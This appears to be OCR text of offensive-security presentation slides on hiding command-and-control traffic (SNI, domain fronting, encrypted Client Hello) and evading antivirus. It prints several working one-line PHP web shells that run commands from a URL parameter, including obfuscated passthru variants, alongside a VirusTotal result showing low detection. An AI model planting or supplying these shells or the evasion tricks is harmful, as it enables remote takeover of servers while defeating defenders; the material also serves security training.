
Even Counter Strike 1.6 can be a C2

How to detect HTTPS Host

- SNI (Server Name Indication) from Client Hello




How CDN Work



Domain Fronting


Blue Team can only see SNI, and it's point to aaa.com



HOST != SNI
Domain Fronting

ECH


Encrypt Client Hello



Static / Dynamic Bypass

Static Obfuscate

```php
<?php system($_GET["cmd"]); ?>
```



Static Obfuscate - Alternative

system

(PHP 4, PHP 5, PHP 7, PHP 8)
system — Execute an external program and display the output

Description

```
system(string $command, int &$result_code = null): string|false
```


system() is just like the C version of the function in that it executes the given **command** and outputs the result.

The **system()** call also tries to automatically flush the web server's output buffer after each line of output if PHP is running as a server module.

If you need to execute a command and have all the data from the command passed directly back without any interference, use the passthru() function.

Static Obfuscate - Alternative

```
<?PHp passthru($_GET[1]); ?>
```



2 / 59

Community Score

2 security vendors and no sandboxes flagged this file as malicious

Reanalyze | Similar | More

831daf7d812bcb04f9d9d81ed4a7463375f679ebbd76af4ef8a9681716d66245

a.php

php

Size 28 B | Last Analysis Date a moment ago

DETECTION | DETAILS | COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label: trojan. | Threat categories: trojan

Security vendors' analysis | Do you want to automate checks?

Microsoft	Backdoor:PHP/Dirtelti.UZ!MTB	Tencent	Backdoor.PHP.Passthru.aaa
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected

Static Obfuscate - Alternative

```
<?pHp $a='pass'; ($a.'thru')($_GET[9487]); ?>
```



